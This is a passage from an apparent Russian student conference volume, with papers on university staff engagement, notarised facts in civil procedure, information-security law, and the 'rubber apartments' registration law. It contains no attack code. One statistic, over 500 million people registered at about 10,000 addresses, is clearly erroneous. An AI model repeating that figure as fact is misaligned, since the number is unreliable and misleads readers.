7. Шевченко Д.А., Давыденко А.В. Финансовая грамотность населения как фактор сберегательного поведения домашних хозяйств // TERRA ECONOMICUS. – 2013. – Том 11. - №4.2.
8. Allianz Global Wealth Report 2013. – München: Allianz, 2014. URL: https://www.allianz.com/en/economic_research/publications/specials_fmo/agwr13e.html
9. Allianz Global Wealth Report 2014. – München: Allianz, 2014. URL: https://www.allianz.com/en/economic_research/publications/specials_fmo/agwr14e.html

Современные исследования вовлеченности персонала в российских вузах: подходы и методы

Яковенко Л.А.

Научный руководитель: Скачкова Л.С., к.э.н., доцент

В условиях высокой конкуренции между учебными заведениями на рынке образовательных услуг в сфере высшего профессионального образования научно-педагогические работники (далее, НПР) выступают главным активом университета, поскольку от степени эффективности их использования и качества предоставляемого ими образования зависит престиж и конкурентоспособность ВУЗа. Перспективным направлением развития бренда университета является повышение уровня вовлечённости профессорско-преподавательского состава, посредством введения системы эффективных контрактов, которые должны стимулировать эффективность

деятельности научно-педагогических сотрудников: качество преподавания, публикационную активность, интенсивность научных исследований.

Эффективный контракт - это новая технология оплаты труда, выстроенная на основе баланса целей всего учебного заведения и конкретного работника. Данная форма трудового договора позволяет задать такие показатели эффективности деятельности сотрудника, которые важны в настоящий момент университету, в том числе позволяет вовлечь НПР в реализацию программ развития университета.

Вовлеченность персонала представляет собой показатель, учитывающий степень заинтересованности сотрудников в своей работе, который позволяет прикладывать максимум усилий и достигать высоких показателей производительности и эффективности труда. Вовлечённый НПР использует на полную мощность свой потенциал, заинтересован в повышении качества оказываемых государственных услуг и помогает решать поставленные университетом задачи с помощью стимулирующих факторов эффективного контракта.

Для сбалансированной оценки вовлеченности НПР в российской высшей школе охвачена следующая география исследования по городам и учебным заведениям: 34 города и 51 вуза в РФ.

В ходе исследования, сбор эмпирических данных осуществлялся при помощи электронного анкетирования на базе google-form. Структура анкеты включала в себя:

- девять блоков вопросов, предметом которых выступают факторы влияния на вовлечённость НПР высших учебных учреждений;
- одного вопроса направленного на изучение степени удовлетворённости своей работой в ВУЗе в целом;
- одного социально-демографического блока, отвечающего за половозрастную структуру респондентов и показатели стажа.

В социологическом исследовании приняло участие 309 научно-педагогических работников, социально-демографические характеристики которых раскрыты далее:

- Половозрастная структура выглядит следующим образом:




Рисунок 1 – Пол респондента




Рисунок 2 – Возраст респондента

– Соотношение респондентов по занимаемой должности в высшем учебном заведении:




Рисунок 3 – Состав респондентов

– Сопоставление по стажу работы в ВУЗе и занимаемой должности:




Рисунок 4 – Стаж работы в ВУЗе




Рисунок 5 – Стаж работы в занимаемой должности

Оперируя статистическими данными социально-демографического блока, можно сделать следующие выводы: большинство НПР работают в ВУЗе более 10 лет, что говорит о высокой степени удовлетворённости условиями труда и соответствии корпоративной идеологии индивидуальным представлениям; абсолютное большинство сотрудников (58,3%) не меняли занимаемую должность более 5 лет, что говорит о низкой мобильности персонала университета и ограниченными возможностями карьерного роста, что снижает степень заинтересованности в работе, тем самым стагнируя процесс вовлечения НПР в реализацию программ развития учебных учреждений.

Измерение качественных данных осуществляется на основе порядковой измерительной шкалы, состоящей из семи вариантов ответа, где 1 означает "абсолютно не согласен", а 7 - "полностью согласен".

Полная шкала значений имеет следующий вид:



Рисунок 6 – Шкала оценки уровня вовлеченности

В ходе обработки полученных данных были подсчитаны следующие результаты:

– Фактор «Лояльность». Лояльность рассматривается как положительное отношение сотрудника к организации, гордость от осознания принадлежности к ней. Основной зоной риска среди показателей лояльности выступает неуверенность НПР в «завтрашнем дне», обусловленная двумя

асpekтами: возможностью потерять рабочее место и альтернативным вариантом трудоустройства. Для минимизации потерь со стороны университета с учётом данного фактора, представляется логичным включить в структуру эффективного контракта пункт о «Гарантиях сохранения рабочего места при выполнении целевых показателей эффективности».

– Фактор «Условия работы». Условия работы — это составляющие внешней среды, окружающей работника: физические факторы, загруженность на работе, время на отдых, организационные факторы.

Все оцениваемые аспекты условий работы характеризуются средними значениями, что говорит об эффективной загруженности НПР в процессе трудовой деятельности, а также о возможности найти свободное время для творческих размышлений, отдыха и личной жизни. По мнению авторов, в большей степени необходимо уделить внимание условиям на рабочих местах, так как средний индекс данного фактора – 4, следовательно, сотрудники сомневаются, нужно ли раде́ть за свой университет, если администрация не заинтересована в формировании условий, благоприятных для качественного выполнения своих трудовых обязанностей и поддержания целей работодателя.

– Фактор "Эффективность рабочих процессов и принятия решений". Значение фактора находится ниже среднего, следовательно, может препятствовать вовлечению НПР в реализацию программ развития университета. Необходимо: сделать процесс принятия решений более гласным и массовым, минимизировать сроки принятия решений, а также рационализировать должностные инструкции или создать их при отсутствии.

– Фактор "Взаимодействие с непосредственным руководителем". Опираясь на данные диаграммы, можно сделать вывод, что взаимодействие с непосредственным руководителем осуществляется успешно, значение фактора выше среднего – 5. Руководители доверяют сотрудникам, как профессионалам, обозначают задачи, а также дают обратную связь о проделанной работе, но в меньшей степени обсуждают с работниками возможности и направления роста и развития. Следовательно, данное неудовлетворенное условие может негативно сказаться на уровне вовлечённости НПР. Это обусловлено тем, что сотрудник не будет видеть перспектив развития своих знаний, умений и навыков и не будет заинтересован в работе на благо университета. Необходимо рассматривать подобные вопросы на заседаниях кафедры.

– Фактор "Понимание целей и задач". Значение фактора находится на среднем уровне, что говорит о наименьших угрозах для повышения вовлечённости НПР. Сотрудники находят возможным реализовывать поставленные цели, имеют представления о стратегии развития ВУЗа, а также приблизительно понимают роль своего вклада в достижение целей

университета. Повысить степень вовлечённости НПП в рамках фактора «понимание целей и задач» можно посредством детализированного составления критериев оценки труда в рамках трудового договора или эффективного контракта, предоставления их работнику, а также обсуждение с непосредственным руководителем по необходимости.

– Фактор "Командная работа". Уровень командной работы в университетах стремится к высокому (5,35). Что говорит о благоприятном социально-психологическом климате в рабочих коллективах, который не препятствует повышению уровня вовлечённости НПП. Сотрудники кафедры, факультета обмениваются профессиональными знаниями и полезной информацией, а также помогают в работе.

– Фактор "Возможности развития". Значение фактора «Возможности развития» чуть выше среднего, это обусловлено пониманием своих сильных сторон работниками и пониманием цели их развития. Меньшим значением среди оцениваемых условий характеризуется «возможность участия в конференциях, семинарах и тренингах по профессиональной тематике. Чтобы вовлечь НПП в программы повышения квалификации, необходимо пересмотреть вопросы софинансирования оплаты за участие со стороны университета в подобных мероприятиях и индексировать командировочные выплаты.

– Фактор "Возможность влиять на решения". Фактор "Возможность влиять на решения" имеет значение ниже среднего и является зоной риска, препятствующей ускоренному росту производительности труда. По мнению респондентов, предложенные ими идеи «не будут услышаны», а возможность повлиять на решения практически отсутствует. Данное значение является следствием большой дистанции власти в государственных и муниципальных учреждениях, а также «раздутой» организационной структуры университетов.

– Фактор "Система мотивации". Показатель «системы мотивации» находится на среднем уровне, это говорит о том, что НПП не уверены в справедливости оплаты труда, не понимают правила формирования заработной платы, считают свой доход ниже, чем на схожих должностях и не могут влиять на уровень дохода. Данные результаты противоречат целям введения эффективных контрактов в российской высшей школе, согласно которым результаты труда влияют на уровень заработной платы. Из этого следует, что на данный момент эффективные контракты работают недостаточно эффективно.

Завершающим и обобщенным показателем в исследовании выступает уровень «удовлетворенности НПП своей работой в целом», значение которого выше среднего. Это дает основания полагать, что научно-педагогические работники в рамках своей трудовой деятельности удовлетворены работой в нынешнем учебном заведении, что подтверждено

показателем «стаж работы в занимаемой должности», согласно которому абсолютное большинство НПР, а именно 59% находятся в занимаемой должности более 5 лет.




Рисунок 7 – Структура средних значений факторов влияния на вовлеченность НПР

Таким образом, были выявлены «зоны рисков», препятствующие ускоренному росту производительности труда, а именно Фактор «Эффективность рабочих процессов и принятия решений»; Фактор «Возможность влиять на решения».




Рисунок 8 – Итоговый показатель вовлеченности НПР с учетом влияния 9 факторов

Следовательно, мнение научно-педагогических работников имеет «меньший вес», чем хотелось бы, решения принимаются «сверху вниз». Так как эти факторы имеют наименьшее значение, они наихудшим образом тормозят процесс вовлечения НПР в реализацию программ развития университетов. Следует разработать пункт трудового договора нового образца «Эффективный контракт» о «Внешнем влиянии организационных и

административных аспектов со стороны руководителей административно-управленческого аппарата университета на индивидуальные целевые показатели эффективности трудовой деятельности НПП».

Литература:

1. Козьмина Я.Я. Предпочтения преподавателей вузов относительно научной деятельности и преподавания // Вопросы образования. – 2014. - №3.

2. Михалкина Е.В., Скачкова Л.С. Императивы развития стратегического управления потенциалом и эффективной мотивацией сотрудников в российских университетах // Государственное и муниципальное управление. Ученые записки СКАГС. - 2014. - № 1.

3. Михалкина Е.В., Скачкова Л.С. Эффективный контракт как инструмент мотивации работников бюджетной сферы // Мотивация и оплата труда. – 2014. - №1.

4. Михалкина Е.В., Скачкова Л.С. Концепция новой системы оплаты труда на основе ключевых показателей эффективности в учреждениях высшего профессионального образования // Мотивация и оплата труда. – 2013. - №1.

5. Скриптунова Е.А. Методика расчета индекса вовлеченности персонала // Управление человеческим потенциалом. – 2010. – № 2 (22).

Обстоятельства, не подлежащие доказыванию: новеллы

Бабаян В.Г.

Научный руководитель: Смагина Е. С., к.ю.ннн., доцент

Предмет доказывания составляют различные группы фактов, в том числе не требующие доказывания. К таковым обстоятельствам относились признанные судом общеизвестные и преюдициальные, т.е. подтвержденные вступившим в законную силу решением суда, факты. Однако с 1 января 2015 года вступил в силу Федеральный закон от 29.12.2014 №457-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации», породивший дискуссии и споры между нотариальным и судебным сообществами.¹⁷ Основной новеллой стало положение, в соответствии с которым обстоятельства, подтвержденные нотариусом при совершении нотариального действия, не требуют доказывания, если подлинность нотариально оформленного документа не опровергнута или не установлено существенное нарушение порядка нотариального действия.¹⁸

Перефразируя данное положение, можно сказать, что теперь документ с печатью и подписью нотариуса имеет в суде особую доказательственную силу. Нотариальное сообщество по этому поводу в лице Президента ФНП РФ К. Корсика утверждает о превентивной функции данной нормы, о помощи судам и способе их «разгрузить».¹⁹ Судьи в свою очередь отмечают, что положение ч. 5 ст. 61 ГПК РФ противоречит положениям ч. 2 ст. 67 ГПК РФ, согласно которой никакие доказательства для суда не имеют заранее установлено силы.²⁰ Какие же гарантии истинности законодатель нам предоставляет? Несомненно, действиям нотариусов придали огромное значение, но стоит отметить, что ужесточили и требования к кандидатам на должность нотариуса. По новым положениям²¹ претендентами смогут стать только юристы, достигшие 25 лет, имеющие стаж не менее пяти лет по юридической специальности и успешно сдавшие квалификационный экзамен.²² Если задуматься, то новые требования напоминают требования, предъявляемые судьям.

¹⁷ Федеральный закон от 29.12.2014 №457-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации» // «Российская газета», №299, 31.12.2014.

¹⁸ «Гражданский процессуальный кодекс Российской Федерации» от 14.11.2002 №138-ФЗ (ред. от 31.12.2014) // Официальный интернет-портал правовой информации URL: <http://www.pravo.gov.ru>

¹⁹ Т. Берсенева «Реформа нотариата» от 19.12.2014 // URL: <http://pravo.ru/news/view/113895>

²⁰ Т. Берсенева «Реформа нотариата» от 15.12.2014 // URL: <http://pravo.ru/review/view/113637>

²¹ Федеральный закон от 29.12.2014 №457-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации» // «Российская газета», №299, 31.12.2014.

²² Основы законодательства Российской Федерации о нотариате (утв. ВС РФ 11.02.1993 №4462-1) (ред. от 29.12.2014) // Официальный интернет-портал правовой информации URL: <http://www.pravo.gov.ru>

Логичными в этой связи являются вопросы: как осуществляются нотариальные действия, и какие требования должны соблюдаться при их совершении. Закон не устанавливает перечень обстоятельств, которые по смыслу ч. 5 ст. 61 ГПК РФ должны быть достоверно и непосредственно подтверждены нотариусом. Указанное может повлечь разночтения в правоприменительной практике. Тем более, прямо не указано на возможность оспаривания обстоятельств содержания нотариально удостоверенных действий, событий, принадлежность прав и обязанностей, свободу волеизъявления лиц, их дееспособность и др. Стоит обратиться к действительности, где невозможно отрицать как объективные, так и субъективные причины недостоверности нотариальных актов, что может служить основанием для их оспаривания.

Помимо прочего, ГПК РФ предоставляет возможность поставить под сомнение подтвержденные нотариусом обстоятельства, тем самым придавая оспоримый характер преюдициальным фактам.²³ Положения ч. 5 ст. 61 ГПК РФ предоставляют нам в данной ситуации два варианта действий:

1. Доказывать подложность доказательства;
2. Доказывать наличие существенного нарушения порядка совершения нотариального действия.

В первом случае мы должны будем руководствоваться ст. 186 ГПК РФ, в соответствии с которой суд может с целью проверки подложности доказательства назначить экспертизу либо предложить сторонам представить другие доказательства.²⁴

Во втором же случае возникает вопрос, какие нарушения считаются существенными. ГПК РФ и Основы законодательства о нотариате не предусматривают ни понятие существенных нарушения, ни процедуру признания каких-либо действий нарушениями. С учетом того, что положения ч. 5 ст. 61 ГПК РФ действует только с 1 января 2015 года, в правоприменительной практике тоже не сложилось единообразия, более того, нет ни одного судебного решения, где бы упоминалось указанное положение ГПК РФ. Однако представляется возможным признавать существенным нарушением любое нарушение установленной Основами законодательства о нотариате РФ процедуры. Также планируется придание юридической силы Кодексу профессиональной этики нотариусов, так как вступивший в силу федеральный закон о внесении изменений предусматривает утверждение кодекса профессиональной этики в органах юстиции, что позволяет нам предполагать нарушение Кодекса как существенное при оспаривании нотариально удостоверенного факта.²⁵

²³ «Гражданский процессуальный кодекс Российской Федерации» от 14.11.2002 №138-ФЗ (ред. от 31.12.2014) // Официальный интернет-портал правовой информации URL: <http://www.pravo.gov.ru>

²⁴ «Гражданский процессуальный кодекс Российской Федерации» от 14.11.2002 №138-ФЗ (ред. от 31.12.2014) // Официальный интернет-портал правовой информации URL: <http://www.pravo.gov.ru>

²⁵ Федеральный закон от 29.12.2014 №457-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации» // «Российская газета», №299, 31.12.2014.

В заключении хотелось бы сказать, что изменения в ГПК РФ даже если и предназначены были упростить деятельность судов, то все же породили некоторые проблемы в применении, для разрешения которых необходимо совершенствовать законодательство путем закрепления конкретного перечня обстоятельств, которые могут рассматриваться судом в качестве обстоятельств, не подлежащих доказыванию, возможности обжаловать иные факты в нотариально удостоверенном документе, а также установление порядка такого оспаривания.

Правовое обеспечение информационной безопасности

Бартеньева Н.В.

Научный руководитель: Джагарян Н.В., к.ю.н., доцент

Повышение роли Интернета в глобальном информационном обществе способствует формированию как позитивных, так и негативных форм поведения, представляющих общественную опасность, обусловленных аккумулярованием все больших объемов информации, утрата или искажение которой могут причинить существенный вред, как конкретному пользователю, так и государству в целом. В данной работе мы рассмотрим основные способы защиты прав и свобод человека и интересов государства в условиях существования угроз информационной безопасности.

В Российской Федерации обеспечение информационной безопасности является одним из приоритетных направлений государственной политики. Еще в 2000 году²⁶ были закреплены основные угрозы информационной безопасности, основные дефиниции: информационная безопасность - состояние защищенности национальных интересов РФ в информационной сфере, определяющихся совокупностью сбалансированных интересов личности, общества и государства. Законодатель выделяет угрозы информационной безопасности в зависимости от объекта угроз: правам и свободам человека и гражданина; информационному обеспечению государства; развитию общественного сегмента информации, информационным и телекоммуникационным средствам и системам.

В соответствии с Доктриной общими методами обеспечения информационной безопасности РФ являются правовые, организационно-технические и экономические. Далее мы рассмотрим только правовые методы, к ним относится принятие нормативных правовых актов и нормативных методических документов, регламентирующих отношения в информационной сфере и вопросы обеспечения информационной безопасности РФ. К наиболее важным направлениям этой деятельности относятся: устранения противоречий в

²⁶ Доктрина информационной безопасности Российской Федерации (утв. Президентом РФ 09.09.2000 N Пр-1895) // Российская газета. N 187. 28.09.2000

законодательстве, связанных с международными соглашениями; конкретизация правовых норм, устанавливающих ответственность за правонарушения в области информационной безопасности РФ; законодательное разграничение полномочий в данной области; создание правовой базы для формирования региональных структур обеспечения информационной безопасности.

Несмотря на относительно продолжительное существование норм по обеспечению информационной безопасности данная сфера не теряет своей актуальности, что подтверждают утвержденные 24 июля 2013 года Президентом Российской Федерации В.В. Путиным «Основы государственной политики Российской Федерации в области международной информационной безопасности на период до 2020 года»²⁷. В Основах выделен несколько иной вид угроз – использование информационных и коммуникационных технологий как информационного оружия, в террористических целях, для вмешательства в суверенные права государств, нарушения общественного порядка, разжигания розни по различным основаниям, пропаганды, порождающей ненависть и дискриминацию, подстрекающей к насилию, а также для совершения преступлений, связанных с неправомерным доступом к компьютерной информации, с созданием, использованием и распространением вредоносных компьютерных программ. Такое изменение вектора обеспечения информационной безопасности обусловлено тенденциями развития современного глобального общества и модернизации национальных интересов РФ.

Угрозы безопасности в информационном обществе носят трансграничный характер, поэтому для защиты общественных интересов необходима координация национального и международного законодателя и правоприменителя. В настоящее время Конвенция Совета Европы о киберпреступности²⁸ является единственным признанным международным договором, в этой сфере, содержит нормы материального и процессуального (процедурные) права, в целях противодействия киберпреступности и защиты свободы, безопасности и прав человека в Интернете. Основные направления координации усилий по обеспечению международной информационной безопасности: сближение уголовно-правовой оценки киберпреступлений; сближение национальных уголовно-процессуальных мер по собиранию доказательств при расследовании таких преступлений. Следует отметить, что Российская Федерация не присоединилась к указанной Конвенции, поскольку положения статьи 32b противоречат законодательству и нарушают суверенитет государства, состояние защищенности личности и общества, поскольку предусмотренные в ней действия могут совершаться без предварительного

²⁷ Основы государственной политики Российской Федерации в области международной информационной безопасности на период до 2020 года (утв. Президентом РФ 24.07.2013 г. № Пр-1753) // <http://www.scrf.gov.ru/documents/6/114.html> [дата обращения: 27.02.2015]

²⁸ Европейская Конвенция по киберпреступлениям (преступлениям в киберпространстве). Будапешт. 23.11.2001 // Бюллетень международных договоров. N 3. 2001

уведомления и согласия стороны, на территории которой эти действия совершаются. В рамках ООН Россия продвигает проект единой Конвенции по информационной безопасности²⁹. В концепции закреплён принцип невмешательства в информационное пространство друг друга. Кроме того, предлагается установить обязанность государств защищать свободу слова в Интернете и запрет на ограничение доступа граждан к информационному пространству. Однако очень важно отметить, что при этом предусматривается право на введение ограничений в целях защиты национальной и общественной безопасности.

Сегодня уже назрела необходимость не только определения правовых дефиниций и легального поля проблемы, но и в разработке практических мер по обеспечению безопасности в условиях развития информационного общества и реализации этих мер не только на национальном уровне, но и на международном, более того необходимо учитывать динамический характер развития отношений в информационном обществе, их универсальный характер.

«Резиновые» формулировки закона о «резиновых» квартирах: проблемы толкования и правоприменения

Вальтер М.О.

Научный руководитель: Шимбарева Н. Г., к.ю.н., доцент

3 января 2014 г. вступил в силу Федеральный закон от 21.12.2013 № 376-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации»³⁰, получивший образное название закон «О резиновых квартирах». Начальник отдела обеспечения паспортной и регистрационной работы УФМС Л. Берсенева на пресс-конференции сказала, что это понятие используется тогда, когда на определённой жилплощади количество проживающих явно превышает допустимое количество людей. «Например, на 18 квадратах живут 30 человек»³¹. Согласно данным ФМС России в 2011 году было зафиксировано более 6,4 тыс. адресов, по которым было фиктивно зарегистрировано почти 300 тыс. граждан. На протяжении следующих двух лет эти показатели возросли в 1,5 раза. В конце 2013 года таких адресов насчитывалось уже более 10 тыс., а

²⁹ Конвенция об обеспечении международной информационной безопасности ООН (концепция). 21–22.09.2011// <http://www.scrf.gov.ru/documents/6/112.html> [дата обращения: 26.02.2015]

³⁰ Федеральный закон от 21.12.2013 N 376-ФЗ "О внесении изменений в отдельные законодательные акты Российской Федерации" // "Российская газета", N 291, 25.12.2013

³¹ Как не стать нарушителем закона о «резиновых квартирах» // URL: <http://www.ufmsko.ru/view.php?id=11379&pr=pr> [дата обращения: 12.02.2015].

количество зарегистрированных по ним граждан, в том числе и иностранных, оценивается более чем в 500 млн. человек.³²

Содержание закона «О резиновых квартирах» вызвало большой общественный резонанс. Несмотря на критическую оценку со стороны Общественной палаты РФ, Совета при Президенте РФ по развитию гражданского общества данный закон был принят. С его принятием Уголовный Кодекс РФ был дополнен двумя новыми статьями – 322.2 и 322.3, центральными понятиями которых являются фиктивная регистрация по месту жительства и фиктивная регистрация по месту пребывания.

Определения этих понятий содержатся в ФЗ «О миграционном учете иностранных граждан и лиц без гражданства в Российской Федерации» от 18 июля 2006 г.³³ Исходя из данных определений, можно выделить три альтернативных признака фиктивной регистрации:

1) предоставление заведомо недостоверных сведений или документов. Следует отметить, что в действующем УК РФ за подобные деяния уже предусмотрена ответственность в ч. 3 ст. 327 УК РФ, ст. 292 УК РФ.

2) отсутствие намерения пребывать или проживать в жилом помещении. Данная формулировка вызывает много споров. Г. Хованская, Председатель Комитета Госдумы РФ по жилищной политике и жилищно-коммунальному хозяйству, подчеркивает: «Может быть, человек вселялся с намерением проживать или пребывать, а потом обстоятельства изменились? Это уже основание считать это фиктивной регистрацией? Неправильно!»³⁴. Она убеждена, что изменения необходимо было вносить не в УК РФ, а в Жилищный Кодекс РФ. Я согласна с мнением Г. Хованской, так как считаю, что введение ограничения по количеству зарегистрированных на определенный квадратный метр значительно лучше решит проблему «резиновых квартир»

3) отсутствие намерения нанимателя или собственника предоставить это помещение для проживания или пребывания. Анализ судебной практики по

³² Данные озвучены руководителем ФМС России на заседании Совета при Президенте РФ по развитию гражданского общества и правам человека на тему "О совершенствовании регистрационного учета граждан Российской Федерации и противодействии нелегальному обороту государственных документов" 19 ноября 2013 года. // URL: <http://www.garant.ru/article/522528/> [дата обращения: 12.02.2015].

³³ Федеральный закон от 18.07.2006 N 109-ФЗ (ред. от 22.12.2014) "О миграционном учете иностранных граждан и лиц без гражданства в Российской Федерации" // "Российская газета", N 156, 20.07.2006. Фиктивна регистрация по месту жительства - это регистрация иностранного гражданина или лица без гражданства по месту жительства на основании представления заведомо недостоверных сведений или документов для такой регистрации, либо их регистрация по месту жительства без их намерения проживать в соответствующем жилом помещении, либо их регистрация по месту жительства без намерения нанимателя (собственника) соответствующего жилого помещения предоставить им это жилое помещение для проживания. Фиктивная постановка на учет по месту пребывания в жилом помещении - постановка иностранного гражданина или лица без гражданства на учет по месту пребывания в жилом помещении на основании представления заведомо недостоверных сведений или документов либо постановка их на учет по месту пребывания в жилом помещении без их намерения пребывать в этом помещении или без намерения принимающей стороны предоставить им это помещение для пребывания.

³⁴ Меры по борьбе с "резиновыми квартирами" и фиктивной регистрацией граждан // URL: <http://www.garant.ru/article/522528/> [дата обращения: 12.02.2015]

